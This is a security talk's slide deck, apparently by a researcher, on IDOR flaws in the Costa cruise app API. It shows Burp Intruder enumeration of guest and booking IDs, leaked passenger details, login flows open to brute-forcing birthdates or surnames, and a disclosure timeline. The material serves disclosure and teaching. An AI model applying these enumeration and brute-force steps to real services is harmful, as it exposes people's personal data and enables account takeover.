    "circuit" : "MASTER CARD"
  ...
    "ownerName" : "KAMIL VAVRA",
  ...
  "receipts" : {
    ...
      "itemDescription" : "UP.MYDRINK PLUS",
  ...
  "pdfLink" : "/api/to-sapi/bill-download?pdfPath=**REDACTED**"
}
```

- IDOR vulnerability

- Requires only Authentication, no Authorization check

- By enumerating an incremental guestId

- I can see First + Last Name of every passenger on board
- Limited Credit Card info
- Where, when, and what they purchased during the Cruise
- Download PDF with the total invoice

# ~\$ Burp Suite ❤ | ExpenseService

3. Intruder attack of <https://mobileapp.api.costa.it> - Temporary attack - Not saved to project file

Request	Payload	Status code	Error	Timeout	Length	Comment
0	5854603	200	<input type="checkbox"/>	<input type="checkbox"/>	15695	
1	5854604	200	<input type="checkbox"/>	<input type="checkbox"/>	4111	
2	5854605	503	<input type="checkbox"/>	<input type="checkbox"/>	1150	
3	5854606	200	<input type="checkbox"/>	<input type="checkbox"/>	4090	
4	5854607	200	<input type="checkbox"/>	<input type="checkbox"/>	13596	
5	5854608	200	<input type="checkbox"/>	<input type="checkbox"/>	19723	
6	5854609	200	<input type="checkbox"/>	<input type="checkbox"/>	4102	
7	5854610	200	<input type="checkbox"/>	<input type="checkbox"/>	4088	
8	5854611	200	<input type="checkbox"/>	<input type="checkbox"/>	4073	
9	5854612	200	<input type="checkbox"/>	<input type="checkbox"/>	4083	
10	5854613	200	<input type="checkbox"/>	<input type="checkbox"/>	4089	
11	5854614	200	<input type="checkbox"/>	<input type="checkbox"/>	4125	
12	5854615	200	<input type="checkbox"/>	<input type="checkbox"/>	17325	
13	5854616	200	<input type="checkbox"/>	<input type="checkbox"/>	7909	
14	5854617	200	<input type="checkbox"/>	<input type="checkbox"/>	7927	
15	5854618	200	<input type="checkbox"/>	<input type="checkbox"/>	4838	
16	5854619	200	<input type="checkbox"/>	<input type="checkbox"/>	4088	
17	5854620	200	<input type="checkbox"/>	<input type="checkbox"/>	9395	
18	5854621	200	<input type="checkbox"/>	<input type="checkbox"/>	5522	
19	5854622	200	<input type="checkbox"/>	<input type="checkbox"/>	9502	
20	5854623	200	<input type="checkbox"/>	<input type="checkbox"/>	12861	
21	5854624	200	<input type="checkbox"/>	<input type="checkbox"/>	4111	
22						

Request Response

Pretty Raw Hex JSON Web Token

```
1 GET /api/expenses-v2?guestId=5854607 HTTP/1.1
2 Host: mobileapp.api.costa.it
3 Sec-Ch-Ua:
4 Accept: application/json
5 Sec-Ch-Ua-Mobile: ?0
6 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJyZW5pc2F0ZSI6ImRlZmF1bHJhbmQxMjUwNzEzOTk0MDAwMDAjdWZcIjB1Yi1g9ya...iwiYwl...
```


# ~\$ Burp Suite ❤ | ExpenseService

# ~\$ How to hack a Cruise Ship 101



# ~\$ In the middle of nowhere

- Most of the time, there is no signal
- When you have a signal, there is no Roaming
  - 1 MB costs \$12,91 (300,- CZK)
- Internet availability is minimal, but the internal network is fine



# ~\$ Java 😭

- ./sources/com/costa/mycosta/BuildConfig.java

```
package com.costa.mycosta;

public final class BuildConfig {
    public static final String ADOBE_KEY = "5a10ec9b8fa3/61889897ac20/launch-63cb70c1cdbe";
    public static final String APPLICATION_ID = "com.costa.mycosta";
    public static final String BASE_URL = "https://mobileapp.api.costa.it:443/";
    public static final String BUILD_TYPE = "release";
    public static final String CHAT_BASE_URL = "chatandvoip.costa.it";
    public static final boolean DEBUG = false;
    public static final String FLAVOR = "prod";
    public static final String PUSHY_BASE_URL = "mobileapp.push.costa.it";
    public static final int VERSION_CODE = 440;
    public static final String VERSION_NAME = "2.8.5";
}
```

- ./sources/com/costa/mycosta/network/service/ProfileService.java

```
package com.costa.mycosta.network.service;

import ...

public interface ProfileService {
    ...

    @GET("/api/guests-list")
    Observable<GuestListResponse> guestsList(@Query("bookingNumber") String str);

    ...

    @POST("/api/user/profile")
    Observable<Profile> profile(@Body UserProfileRequest userProfileRequest);

    @PUT("/api/user/profile")
    Observable<BaseResponse> setProfile(@Body SetProfileRequest setProfileRequest);
}
```

# ~\$ Burp Suite ❤️ | Chat

- API for Chat communication

- Request

```
GET /api/guests-list?bookingNumber=30073476 HTTP/1.1
Host: chatandvoip.costa.it
Authorization: Bearer eyJ-REDACTED
Connection: close
```

- Response

```
HTTP/1.1 200
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips
X-Costa-Env: onboard
X-Costa-Ship: FI
Content-Type: application/json; charset=UTF-8
```

```
{
  ...
  "badgeId" : 74125578,
  "birthDate" : 676252800000,
  "coudsc" : "CZECH",
  "bookingNumber" : 30073476,
  "surname" : "VAVRA",
  "firstName" : "KAMIL",
  "paxadd" : "**REDACTED**",
  "guestId" : "5854703",
  "paxcit" : "Brno",
  "paxeml" : "*REDACTED**",
  "paxmobphone" : "*REDACTED**",
  "paxzipcod" : "61300",
  ...
}
```

- IDOR vulnerability
- Requires only Authentication, no Authorization check
  - By enumerating an incremental bookingNumber
    - I can see the full PII of every passenger on board
    - All the info for Account Takeover
      - Data of all passengers & crew leaked
      - It is possible to authenticate as any passenger

~\$ Burp Suite ❤️ | Chat

~\$ Burp Suite ❤️ | Chat

6. Intruder attack of https://chatandvoip.costa.it - Temporary attack - Not saved

Burp Project Intruder Repeater View Help

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

② Choose an attack type

Attack type: Sniper

② Payload positions

Configure the positions where payloads will be inserted, they can be added

Target: https://chatandvoip.costa.it

Request	Payload	Status code	Error	Timeout	Length	Comment
395	30073494	200	<input type="checkbox"/>	<input type="checkbox"/>	11781	
93	30073192	200	<input type="checkbox"/>	<input type="checkbox"/>	9068	
136	30073235	200	<input type="checkbox"/>	<input type="checkbox"/>	7710	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4892	
377	30073476	200	<input type="checkbox"/>	<input type="checkbox"/>	4892	
1	30073100	200	<input type="checkbox"/>	<input type="checkbox"/>	843	
2	30073101	200	<input type="checkbox"/>	<input type="checkbox"/>	843	
3	30073102	200	<input type="checkbox"/>	<input type="checkbox"/>	843	
4	30073103	200	<input type="checkbox"/>	<input type="checkbox"/>	843	
5	30073104	200	<input type="checkbox"/>	<input type="checkbox"/>	843	
6	30073105	200	<input type="checkbox"/>	<input type="checkbox"/>	843	
7	30073106	200	<input type="checkbox"/>	<input type="checkbox"/>	843	
8	30073107	200	<input type="checkbox"/>	<input type="checkbox"/>	843	
9	30073108	200	<input type="checkbox"/>	<input type="checkbox"/>	843	
10	30073109	200	<input type="checkbox"/>	<input type="checkbox"/>	843	
11	30073110	200	<input type="checkbox"/>	<input type="checkbox"/>	843	
12	30073111	200	<input type="checkbox"/>	<input type="checkbox"/>	843	
13	30073112	200	<input type="checkbox"/>	<input type="checkbox"/>	843	
14	30073113	200	<input type="checkbox"/>	<input type="checkbox"/>	843	
15	30073114	200	<input type="checkbox"/>	<input type="checkbox"/>	843	
16	30073115	200	<input type="checkbox"/>	<input type="checkbox"/>	843	
17	30073116	200	<input type="checkbox"/>	<input type="checkbox"/>	843	

MDK Request Response

Pretty Raw Hex Render

```
336     "discount": "0.0",
337     "serviceId": "00092"
338   }
339 ],
340   "paxadd": "V[REDACTED]2",
341   "guestId": "5842126",
342   "paxcit": "[REDACTED]",
343   "paxeml": "[REDACTED]@GMAIL.COM",
344   "paxphone": "+[REDACTED]",
345   "paxmobphone": "+[REDACTED]",
346   "paxincod": "[REDACTED"]
```

# ~\$ Authentication

- `@POST("/oauth/token") ; user=gigy ; grant_type=?`
  - `loginCostaClub`
    - `username && password`
  - `onBoardBookingNumberLogin`
    - `bookingNumber && firstName && surname && birthDate`
  - `onBoardLogin`
    - `costaNumber & birthDate`
  - `preCruiseLogin`
    - `bookingNumber & surname`
  - `refreshToken`
    - `refresh_token`
  - `secLogin`
    - `username && password`
- If I know the Access Card Number, I can just brute-force Birthdate 😱
- If I know the Booking Number, I can just brute-force Surname 😱
- I know it ALL now 😱

# ~\$ How to hack a Cruise Ship 101



# ~\$ Recapitulation

- Everything you do on board the OWASP Top 10 API (2019) Cruise Ship is managed via an Android application
- Android Application API "requires" AuthN, but lacks any AuthZ checks
- IDOR with Excessive Data Exposure leaks PII of all passengers:
  - Full name, address, country
  - Phone number, e-mail, birth date
  - Passport number, redacted CC details
  - All expenses, excursions & visits
- API1:2019 - Broken Object Level Authorization ✗
- API2:2019 - Broken User Authentication ✗
- API3:2019 - Excessive Data Exposure ✗
- API4:2019 - Lack of Resources & Rate Limiting ✗
- API5:2019 - Broken Function Level Authorization ?
- API6:2019 - Mass Assignment ?
- API7:2019 - Security Misconfiguration ✗
- API8:2019 - Injection ✓
- API9:2019 - Improper Assets

# ~\$ Responsible Disclosure ?

- Timeline

- 2023-07-15 - Start of the Cruise
- 2023-07-22 - End of the Cruise
- 2023-07-24 - First e-mail from me
- 2023-07-31 - Second e-mail from me
- 2023-08-07 - Third e-mail from me
- 2023-08-08 - Response from security
- 2023-08-14 - Follow-up with security
- 2023-08-21 - Second follow-up
- 2023-09-01 - Microsoft Teams meeting

- It's been ~92 days





# THANK YOU !

Any questions ?

